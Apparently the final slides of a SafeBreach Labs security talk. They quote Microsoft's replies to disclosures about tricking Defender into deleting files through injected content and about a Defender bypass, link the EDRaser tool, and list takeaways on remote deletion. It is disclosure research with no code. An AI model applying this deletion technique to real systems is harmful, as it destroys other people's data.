“We appreciate the responsible disclosures and feedback from the security researcher Tomer Bar & and Shmuel Cohen, who reported a technique that could potentially cause data loss by injecting malicious content into files that are scanned by Microsoft Defender.

*We have thoroughly investigated these issues and **implemented several improvements to our detection and remediation logic**, as well as our **built-in exclusions**, to **reduce the risk of false positives and data loss**.*

*We also offer our customers the option to **configure Defender** in a mode where **no automatic actions are taken**, and all remediation actions are quarantined by default.*

We believe that our current approach strikes a good balance between mitigating the risks and providing the functionality that our users expect from a security product.

We will continue to look for potential improvements in future releases and welcome the ongoing feedback from the security community.”

Microsoft Response for Generic Defender bypass

Windows Defender Bypass

Thank you again for submitting this issue to Microsoft.


We determined that a fix will not be released for the reported behavior.

After further investigation, your submission has been deemed to be Windows Defender bypass, not a security vulnerability as defined by Microsoft.

According to **Microsofts Security Servicing Criteria for Windows**, a bypass of a **defense-in-depth security feature** by itself does not pose a direct risk.

This is because an attacker must also have found a vulnerability that affects a security boundary, or they must rely on additional techniques, such as social engineering, to achieve the initial stage of a device compromise. **In other words, while bypasses are important to address, they are not necessarily considered standalone security vulnerabilities.**

Vulnerability Timeline





EDRaser

<https://github.com/SafeBreach-Labs/EDRaser>

Takeaways

1. Remote deletion vulnerabilities are difficult to fix especially when the security controls relays on byte signature detection
2. Security patches might be incomplete, patching should not be treated as a magic bullet and other security layers should protect against single point of failure.
3. Security patches fixing vulnerabilities in security controls might introduce bypasses and unexpected behaviors



SafeBreachLABS

Thank you!



Tomer Bar

Shmuel Cohen

